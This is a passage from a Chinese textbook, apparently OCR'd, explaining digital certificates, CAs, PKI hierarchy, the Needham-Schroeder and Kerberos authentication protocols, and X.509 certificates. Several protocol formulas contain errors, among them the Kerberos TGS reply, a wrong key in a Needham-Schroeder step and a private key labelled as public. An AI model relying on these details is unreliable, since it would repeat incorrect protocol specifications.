- 计算机证书：提供计算机的身份信息，确保与其他计算机通信的安全性。
- 个人证书：提供证书持有人的个人身份信息、公钥和 CA 签名，用于在网络中标识个人身份。浏览器证书也是一种个人证书。
- 安全电子邮件证书：提供证书持有者的电子邮件地址、公钥和 CA 签名，用于电子邮件的安全传递和认证。
- 企业证书：提供企业的身份信息、公钥和 CA 签名，用于在网络中标识证书持有者的身份。
- 代码签名证书：附加在软件代码中，用于证实软件真实性、保护软件代码完整性的数字证书。

2. 认证中心

认证中心（certificate authority，CA）是可以信赖的第三方机构，具有如下一些功能。

- 颁发证书：如密钥对的生成、私钥的保护等，并保证证书持有者应有不同的密钥对。
- 管理证书：记录所有颁发过的证书，以及所有被吊销的证书。
- 用户管理：对于每一个新提交的申请，都要和列表中现存的标识名相比照，如出现重复，就予以拒绝。
- 吊销证书：在证书有效期内使其无效，并发表 CRL。
- 验证申请者身份：对每一个申请者进行必要的身份认证。
- 保护证书服务器：证书服务器必须是安全的，CA 应采取相应措施保证其安全性。例如，加强对系统管理员的管理、防火墙保护等。

- 保护 CA 私钥和用户私钥：CA 签发证书所用的私钥受到严格的保护，不能被毁坏，也不能非法使用。同时，要根据用户密钥对的产生方式，CA 在某些情况下有保护用户私钥的责任。
- 审计与日志检查：为了安全起见，CA 对一些重要的操作应记入系统日志。在 CA 发生事故后，要根据系统日志做善后追踪处理——审计。CA 管理员要定期检查日志文件，以便尽早发现可能的隐患。

3. 公开密钥基础设施 PKI

公开密钥基础设施(public key infrastructure，PKI)是 20 世纪 80 年代在公开密钥理论和技术的基础上发展起来的为电子商务提供综合、安全基础平台的技术和规范。它的核心是对信任关系的管理。通过第三方信任，为所有网络应用透明地提供加密和数字签名等密码服务所必需的密钥和证书管理，从而达到保证网上传递数据的安全、真实、完整和不可抵赖的目的。PKI 的基础技术包括加密、数字签名、数据完整性机制、双重数字签名等。利用 PKI 可以方便地建立和维护一个可信的网络计算环境，建立一种信任机制，使人们在这个无法相互直面的环境中，能够确认对方的身份和信息，从而为电子支付、网上交易、网上购物、网上教育等提供可靠的安全保障。

PKI 系统的建立着眼于用户使用证书及相关服务的便利性、用户身份认证的可靠性。具体职能包括：

- 制定完整的证书管理政策；
- 建立高可信度的 CA 中心；
- 负责用户属性管理、用户身份隐私的保护和证书作废列表的管理；
- 为用户提供证书和 CRL 有关服务的管理；
- 建立安全和相应的法规，建立责任划分并完善责任政策。

因此，PKI 是一个使用公钥和密码技术实施并提供安全服务的、具有普适性的安全基础设施的总称，并不特指某一密码设备及其管理设备。可以说，它是生成、管理、存储、颁发和撤销基于公开密码的公钥证书所需要的硬件、软件、人员、策略和规程的总和。

通常 CA 分成不同的层次。一个典型 PKI 体系结构如图 2.10 所示。其中，PAA 称为政策批准机构，PCA 称为政策认证中心，ORA(online registration authority)称为在线注册机构。它们的区别在于政策权限不同：下层的证书要由上层颁发。




图 2.10　典型的 PKI 体系结构

(1) 政策批准机构 PAA

政策批准机构 PAA 是一个 PKI 系统方针的制定者,它建立整个 PKI 体系的安全策略,批准本 PAA 下属的 PCA 的政策,为下属 PCA 签发证书,并负有监控各 PCA 行为的责任。

(2) 政策 CA 机构 PCA

PCA 指定本 PCA 的具体政策。这些政策可以是其上级 PAA 政策的扩充或细化(包括本 PCA 范围内密钥的产生、密钥的长度、证书的有效期规定以及 CRL——被吊销的证书列表的管理),并为下属 CA 签发公钥证书。

(3) CA

CA 具有有限政策制定权限,它在上级 PCA 政策范围内进行具体的用户公钥证书的签发、生成和发布以及 CRL 的生成和发布。

(4) 在线证书申请 ORA

ORA 进行证书申请者的身份认证,向 CA 提交证书申请,验证接收 CA 签发的证书,并将证书发放给申请者,有时还协助进行证书的制作。

2.4 认证协议

在网络中,任何正常的通信过程都是通过某种协议完成的。同样,在网络环境下的身份认证过程也是执行某种认证协议的过程。

假设有 A 和 B 两个用户,欲在网络中建立保密通信,则其认证协议可以陈述为:A(B)要确信自己通信的对象就是 B(A)而不是其他。从信息保护的角度看,这也是保护信息(数据)的真实性。

在网络中,身份认证分为双向认证和单向认证。双向认证是通信双方互相进行身份认证,也称相互认证,通常要求双方都在线。单向认证只需认证一方的身份,通常不要求收发双方同时在线。例如电子邮件,发送方一般先把邮件发送到信箱保存。而接收方阅读的信件取自信箱,不要求读信时发送方也在线。对于这样的通信,一般发送者不希望第三者读取报文,而接收方也希望能对发送者的身份进行认证。

认证协议可以使用单钥加密体制实现,也可以使用公钥加密体制实现。

在网络通信中,除了要求真实性保护之外,还需要考虑机密性和实时性保护。实时性保护是防止报文重放的重要保障。实现实时性保护的一种方法是为每一个报文都加上一个序列号。这时,就要求每一个通信实体都记录与其他实体交换信息的报文序列号,以便对新收到的报文进行检验。这种做法大大增加了用户的负担,一般不使用在认证和密钥交换中。在认证和密钥交换中常用的方法是时间戳方法和询问-应答方法。时间戳方法适合在无连接的通信中使用,而询问-应答方法适合在面向连接的通信中使用。

2.4.1 单钥加密认证协议

1. 相互认证协议 Needham-Schroeder

如 1.4.2 节所述,在使用单钥加密体制的系统中,普遍使用的密钥分配方法是图 1.10

所采用的过程。采用这种方法进行密钥分配，需要一个可信的 KDC，并且每一个通信实体都与 KDC 有一个共享的主密钥。

图 1.10 所采用的密钥分配过程可以用下面的协议描述：

① A→KDC：$ID_A \parallel ID_B \parallel N_1$（A 请求与 B 加密通信）。

② KDC→A：$E_{K_A}[K_S \parallel ID_B \parallel N_1 \parallel E_{K_B}[K_S \parallel ID_A]]$（A 获得 K_S）。

③ A→B：$E_{K_B}[K_S \parallel ID_A]$（B 安全地获得 K_S）。

④ B→A：$E_{K_S}[N_2]$（B 知道 A 已掌握 K_S，用加密 N_2 向 A 示意自己也获得 K_S）。

⑤ A→B：$E_{K_S}[f(N_2)]$。

这个协议称为 Needham-Schroeder 协议。在这个协议中，第④、⑤两步是一个握手过程。当在第⑤步中 B 能正确收到自己在第④步发出的 N_2 时，就可以证明自己在第③步获得的 K_S 是新鲜的，而非前一次执行协议时截获的 K_S 的重放。但是，若攻击者已经获得旧会话密钥 K_S，并冒充 A 向 B 重放第③步的消息，就可以欺骗 B 使用旧 K_S 会话，接着截获第④步 B 的询问，再冒充 A 对 B 应答。这样就能冒充 A 向 B 发送假消息。

改进的办法是在②、③中加上一个时间戳，即

② KDC→A：$E_{K_A}[K_S \parallel ID_B \parallel T \parallel E_{K_S}[K_S \parallel ID_A \parallel T]]$。

③ A→B：$E_{K_B}[K_S \parallel ID_A \parallel T]$。

这样，A 和 B 都可以利用当前时间对 T 进行检查，以确定 K_S 是否陈旧。但是，使用这个协议的前提是 A 和 B 的时钟完全同步。若由于系统故障或存在计时误差，就会被攻击者利用时间差进行重放攻击。克服这一缺陷的方法，是将 Needham-Schroeder 协议进一步改进为：

① A→B：$ID_A \parallel N_A$。

② B→KDC：$ID_B \parallel N_B \parallel E_{K_B}[ID_A \parallel N_A \parallel T_B]$。

③ KDC→A：$E_{K_A}[ID_B \parallel N_A \parallel K_S \parallel ID_A \parallel T_B] \parallel E_{K_B}[ID_A \parallel K_S \parallel T_B] \parallel N_B$。

④ A→B：$E_{K_B}[ID_A \parallel K_S \parallel T_B] \parallel E_{K_S}[N_B]$。

这个协议的执行过程如图 2.11 所示。




图 2.11　进一步改进的 Needham-Schroeder 协议

分析这个进一步改进的 Needham-Schroeder 协议可以看出：

- 在第①步中，A 将 ID_A 和 N_A 以明文传送给 B；在第②步中，B 用自己和 KDC 共享的主密钥对 ID_A 和 N_A 加密传送给 KDC；在第③步中，KDC 对从 B 传来的信息解密，再用 KDC 与 A 共享的主密钥，将 K_S 和 N_A 一同加密传回 A。A 验证了 N_A 就可以知道，B 已经收到了 A 在第①步中发送的消息，同时也确信 K_S 是新鲜的。
- 在第②步中，B 将 ID_B 和 N_B 以明文传送给 KDC，经第③步由 KDC 将 N_B 传送给 A，再由 A 用 K_s 加密 N_B 将传回 B。同 N_A 的作用一样，N_B 用来保证 B 收到的 K_S 是新

鲜的。

- 在第②步中,B 发出的 T_B 是 B 建议的证书截止时间,它是 B 根据自己的时钟确定的,不要求各方之间同步。
- $E_{K_B}[ID_A \| N_A \| T_B]$经 KDC 传送给 A,由 A 留作以后认证的证据,并可以在有效时间范围内,不借助认证服务器(KDC)而是通过以下几步实现双方的新认证:

① A→B: $E_{K_B}[ID_A \| K_S \| T_B], N'_A$。

② B→A: $N'_B, E_{K_S}[N'_A]$。

③ A→B: $E_{K_S}[N'_B]$。

这里,B 通过 T_B 检验证据是否过时,而新产生的随机数 N'_A 和 N'_B 可以用来保证没有重放攻击。

2. 单向认证协议

对于单向保密通信特点,在 Needham-Schroeder 协议中去掉第④步和第⑤步,就成为能满足单向通信两个基本要求的单向认证协议:

① A→KDC: $ID_A \| ID_B \| N_1$。

② KDC→A: $E_{K_A}[K_S \| ID_B \| N_1 \| E_{K_B}[K_S \| ID_A]]$。

③ A→B: $E_{K_B}[K_S \| ID_A] \| E_{K_S}[M]$。

这个协议提供了对于发送方 A 的认证,也保证了只有 B 才能阅读报文,但是,它不能防止重放攻击。为此,可以使用时间戳。不过由于电子邮件处理的延迟性,时间戳的作用有限。

2.4.2 Kerberos 认证系统

Kerberos 是 MIT(麻省理工学院)采用 Needham-Schroeder 协议的认证系统,其设计目标是为分布式计算环境下提供的一种对用户双方进行验证:在开放的分布式环境中,用户希望访问网络中的服务器,而服务器则要求能够认证用户的访问请求并只允许通过了认证的用户访问服务器,以防止未授权用户得到服务和数据。

Kerberos 系统已经有 5 个版本。其中 V1~V3 是内部开发版,V4 是 1988 年开发的,目前已经得到广泛应用。V5 是针对 V4 的安全缺陷的改进版,已经于 1994 年作为 Internet 标准(草案)公布(RFC 1510)。

1. Kerberos 系统工作概要

Greek Kerberos 是希腊神话中的一种有 3 个脑袋的地狱守门狗。作为认证系统的 Kerberos 也被其开发者塑造成具有 3 个头的网络大门的守护者。这时的 3 个"头"为认证(Authentication)、计费(Accounting)、审计(Audit)。

Kerberos 针对客户访问服务器时可能出现的威胁,实现了一个没有经过验证的用户不能访问服务器的目标。这些威胁是:

- 一个用户可能扮演另一个用户访问特殊的服务器。
- 用户可能改变服务器的网络地址。

• 用户可能使用重放方式攻击服务器，或中断服务器的操作。

为此，Kerberos 提供了一个集中验证功能的服务器，用于验证每一个访问服务器的用户和访问用户的服务器。这就是安全(认证)服务器(authentication server，AS)。

Kerberos 采用对称密钥加密算法来实现通过可信第 3 方 KDC 的身份验证。因此，它有 3 个通信参与方：需要验证身份的通信双方和一个双方都信任的第三方——KDC。当某个网络应用进程需要访问一个服务进程，例如用户进程要向远程 FTP 服务器发起 FTP 连接时，首先要向 FTP 服务器提交自己的身份供验证，同时也要确认 FTP 服务器的身份，从而构成一个双向身份验证。在 Kerberos 中，在某一段时间内通信双方提交给对方的身份"凭证"(ticket)是由 KDC 生成的。该凭证中包含如下内容：

• 客户方和服务器方的身份信息。
• 下一阶段通信双方使用的临时加密密钥——会话密钥(session key)。
• 证明客户方拥有会话密钥的身份认证者(authenticator)信息——防止攻击者再次使用同一凭证。
• 时间标记(timestamp)，以检测重放攻击(replay attack)。

为了提高安全性能，一个 Kerberos 凭证只在一段有限时间，即凭证的生命期内有效。生命期过后，凭证自动失效，以后通信必须从 KDC 那里重新获得凭证。

Kerberos 持有一个客户方以及密钥的数据库。这些密钥由 KDC 与客户方共享，而且不能被第三方知道。如果客户是用户，该密钥就是用户口令经过杂凑函数生成的。

2. Kerberos 系统工作原理

如图 2.12 所示，Kerberos 系统由 3 个重要部件组成：中心数据库、安全(认证)服务器(authentication server，AS)和凭证许可服务器(ticket-granting server，TGS)。这 3 个部件都安装在相对安全的主机上。




图 2.12 Kerberos 系统工作原理

因此，Kerberos 系统的 3 个部件的功能为：

(1) 中心数据库

中心数据库是一个由 KDC 维护的数据库，主要保存：

• 用户账户信息，包括用户注册名、相关口令；
• 网络上所有工作站和服务器的网络地址；
• 服务器密钥及存取控制表等。

(2) 安全(认证)服务器 AS

当一个用户登录到一个企业内部网请求访问内部服务器时，AS 将根据中心数据库存

储的用户密码生成一个 DES 加密密钥，对一个入场券（$ticket_{TGS}$）进行加密。这个入场券是提供给 TGS 的。

（3）入场券许可服务器 TGS

当用户要访问某个服务器 V 时，TGS 就会查找中心数据库中的存取控制表，以确认该用户是否已经授权使用该服务器。确认后，会生成一个新的凭证（$ticket_V$，相当于手牌）。这个新的凭证包含与服务器相关的密钥和加密后的入场券（$ticket_{TGS}$）。

3. Kerberos 系统认证需要的信息

（1）在认证过程中要使用的身份识别码

- ID_C：客户身份；
- ID_{TGS}：TGS 身份；
- ID_V：服务器身份。

（2）在认证过程中要使用的密钥

- $K_{C,TGS}$：C 与 TGS 共享；
- K_{TGS}：AS 与 TGS 共享；
- K_C：C 与 AS 共享，由 C 上的用户口令导出的；
- K_V：TGS 与 V 共享；
- $K_{C,V}$：C 与 V 共享。

（3）在认证过程中要使用的一些数据

- P_C：C 上的用户口令；
- AD_C：C 的网络地址；
- TS_i：第 i 个时间戳；
- $lifetime_i$：第 i 个有效期间。

4. Kerberos 系统的认证过程

如图 2.16 所示，Kerberos 系统的认证过程分为 3 个阶段 6 步实现。

（1）认证服务交换，用户从 AS 取得入场券

① 客户向 AS 发出访问 TGS 请求（用 TS_1 表示是新请求）：

$$C \rightarrow S: ID_C \parallel ID_{TGS} \parallel TS_1$$

② AS 向 C 发出应答：

$$AS \rightarrow C: E_{K_C}[K_{C,TGS} \parallel ID_{TGS} \parallel TS_2 \parallel lifetime_2 \parallel Ticket_{TGS}]$$

其中

$$Ticket_{TGS} = E_{K_{TGS}}[K_{C,TGS} \parallel ID_C \parallel AD_C \parallel ID_{TGS} \parallel TS_2 \parallel lifetime_2]$$

（2）入场券许可服务交换，用户从 TGS 获取服务许可凭证

③ C 向 TGS 发出请求，内容包括服务器识别码、入场券和一个认证符：

$$C \rightarrow TGS: ID_V \parallel Ticket_{TGS} \parallel Authenticator_V$$

其中

$$\text{Ticket}_{TGS}=E_{K_{TGS}}[K_{C,TGS} \parallel ID_C \parallel AD_C \parallel ID_{TGS} \parallel TS_2 \parallel \text{lifetime}_2]$$

$$\text{Authenticator}_V=E_{K_{C,TGS}}[ID_C \parallel AD_C \parallel TS_3]$$

④ TGS 经验证向 C 发出服务许可凭证：

$$TGS \rightarrow C：E_{K_{C,TGS}}[K_{C,TGS} \parallel ID_C \parallel AD_C \parallel ID_{TGS} \parallel TS_2 \parallel \text{lifetime}_2]$$

其中

$$\text{Ticket}_V=E_{K_V}[K_{C,V} \parallel ID_C \parallel AD_C \parallel ID_V \parallel TS_4 \parallel \text{lifetime}_4]$$

(3) 客户-服务器相互认证交换，用户从服务器获取服务

⑤ C 向服务器证明自己身份(用 Ticket_V 和 Authenticator_V)

$$C \rightarrow V：\text{Ticket}_V \parallel \text{Authenticator}_V$$

其中

$$\text{Ticket}_V=E_{K_V}[K_{C,V} \parallel ID_C \parallel AD_C \parallel ID_V \parallel TS_4 \parallel \text{lifetime}_4]$$

$$\text{Authenticator}_V=E_{K_{C,V}}[ID_C \parallel AD_C \parallel TS_5]$$

⑥ 服务器向客户证明自己身份：

$$V \rightarrow C：E_{K_{C,V}}[TS_5+1]$$

这个过程结束，客户 C 与服务器 V 之间就建立了共享会话密钥，以便以后进行加密通信或交换新密钥。

2.4.3 公钥加密认证协议

公钥加密认证协议是基于公钥加密体制分配会话密钥过程实现的。下面介绍几种认证协议。

1. 相互认证协议

(1) 一个通过认证服务器 AS 的认证协议

① $A \rightarrow AS：ID_A \parallel ID_B$。

② $AS \rightarrow A：E_{SK_{AS}}[ID_A \parallel PK_A \parallel T] \parallel E_{SK_{AS}}[ID_B \parallel PK_B \parallel T]$。

③ $A \rightarrow B：E_{SK_{AS}}[ID_A \parallel PK_A \parallel T] \parallel E_{SK_{AS}}[ID_B \parallel PK_B \parallel T \parallel E_{PK_B}[E_{SK_A}[K_S \parallel T]$。

这个协议需要各方时钟同步。

(2) 一个通过 KDC 的认证协议

① $A \rightarrow KDC：ID_A \parallel ID_B$。

② $KDC \rightarrow A：E_{SK_{AU}}[ID_B \parallel PK_B]$($SK_{AU}$是 KDC 的私钥)。

③ $A \rightarrow B：E_{PK_B}[N_A \parallel ID_A]$($N_A$是 A 选择的一次性随机数)。

④ $B \rightarrow KDC：ID_B \parallel ID_A \parallel E_{PK_{AU}}[N_A]$($PK_{AU}$是 KDC 的公钥)。

⑤ $KDC \rightarrow B：E_{SK_{AU}}[ID_A \parallel PK_A] \parallel E_{PK_B}[E_{SK_{AU}}[N_A \parallel K_S \parallel ID_B]]$($K_S$是 KDC 为 A、B 分配的一次性会话密钥)。

⑥ $B \rightarrow A：E_{PK_A}[E_{SK_{AU}}[N_A \parallel K_S \parallel ID_B] \parallel N_B]$。

⑦ $A \rightarrow B：E_{K_S}[N_B]$。

这个协议中使用了一次性随机数，所以不再要求各方时钟的同步。但是，这个协议不能抵御攻击者对 A 的假冒。请读者设法为此改进这个协议。

2. 单向认证协议

简单地说，认证协议主要有两种作用：提供机密性和认证性。在公钥加密体制中，这些功能要看是否为对方提供公钥。

（1）发送方知道接收方的公钥，才可能有机密性保护。例如下面的协议仅提供机密性：

$$A \rightarrow B: E_{PK_B}[K_S] \| E_{K_S}[M]$$

（2）接收方知道发送方的公钥，才可能有认证性保护。例如下面的协议仅提供认证性：

$$A \rightarrow B: M \| E_{SK_A}[H(M)]$$

这时，为了使B确信A的公钥的真实性，A还要向B发送公钥证书：

$A \rightarrow B: M \| E_{SK_A}[H(M)] \| E_{SK_{AS}}[T \| ID_A \| PK_A]$（$SK_{AS}$为认证服务器的公钥，$E_{SK_{AS}}[T \| ID_A \| PK_A]$是AS给A签署的公钥证书）。

（3）发送方和接收方互相知道对方的公钥，既可提供机密性又可提供认证性，例如：

$$A \rightarrow B: E_{PK_B}[M \| E_{SK_A}[H(M)]]$$

这时，为了使B确信A的公钥的真实性，A还要向B发送公钥证书：

$$A \rightarrow B: E_{PK_B}[M \| E_{SK_A}[H(M)]] \| E_{SK_{AS}}[T_S \| ID_A \| PK_A]$$

2.4.4 X.509 标准

为了保障数字证书合理获取、撤出和验证过程，1988年ITU-T发表了X.509标准。这是一个基于公开密钥和数字签名的标准，它的核心是数字证书格式和认证协议。X.509作为X.500目录服务的一部分，定义了下列内容：

- 定义了X.500目录，向用户提供认证业务的一个框架；
- 证书格式；
- 基于公钥证书的认证协议。

1. X.509 数字证书格式

X.509标准的核心是与用户有关的公开密钥证书。它包含如下域：

- 版本(version)：区分X.509的不同版本，可以是V1、V2或V3。
- 序列码(serial number)：某个CA给出的用来识别证书的唯一编号。
- 签名算法识别符(algorithm parameters)：CA签署证书所用的公开密钥算法及相应参数。
- 发证者(issuer name)：建立和签署证书的CA的名称。
- 发证者识别码(issuer unique identifier)：(可选)用作CA的唯一标识。
- 主体名称(subject name)：密钥拥有者的名称。
- 主体识别码(subject unique identifier)：(可选)用作密钥拥有者的唯一标识。
- 公钥信息(algorithm parameters key)：包括主体的公钥、该公钥的使用算法及参数。
- 有效期(not before not after)：开始时间和终止时间。
- 扩充域(extensions)：包括一个或多个扩充的数据域，仅用于第3版。
- 签名(algorithm parameters encryption)：此域是CA用自己的秘密密钥对上述域实

施杂凑值签名的结果，并包括签名算法标识符。

图 2.13 为 X.509 v3 的证书形式。

版本		V3
序列号		1234567890
签名算法标识		RSA 和 MIDS
签发者		c=CN,o=JAT-CA
有效期(起始日期,结束日期)		06/06/06-08/08/08
主体		c=CN,o=SX Cop,cn=Wang
主体公钥信息(算法、参数、公开密钥)		56af8dc3a785d6ff4/RSA/SHA
发证者唯一		Value
主体唯一标识		Value
类型	关键程度	Value
类型	关键程度	Value
CA 的数字签名		

图 2.13　X.509 v3 的证书形式

X.509 标准使用了下面的描述进行证书定义：

$$CA<<A>>=CA\{V,SN,AI,CA,T_A,A,A_P\}$$

其中：

- Y<<X>>表示证书发放机构 Y 向用户发放的证书；
- $Y\{I\}$表示 I 链接上 Y 对 I 的杂凑值签名。

2. 证书目录

证书产生之后，必须以一定的方式存储和发布，以便于使用。X.509 标准的公开密钥证书由 CA 或用户放在 X.500 目录下进行集中存储和管理，并由一个可信赖的证书授权系统 CA 确认。在证书目录中，不仅存储和管理用户证书，还存储用户的相关信息(如电子邮件地址、电话号码等)。由于证书的非保密性，证书目录也是非保密的。

在标准化方面，目前证书目录广泛使用 X.500 标准。X.500 标准目录不仅可以对证书进行集中管理，还可以管理用户相关信息，从而构成一个用户信息源。

为了便于实际应用，在 Internet 环境下更多使用的是 X.500 标准的简化和改进版本，即 LDAP(lightweight directory access protocol，轻型目录访问协议)。

3. X.509 证书的层次结构

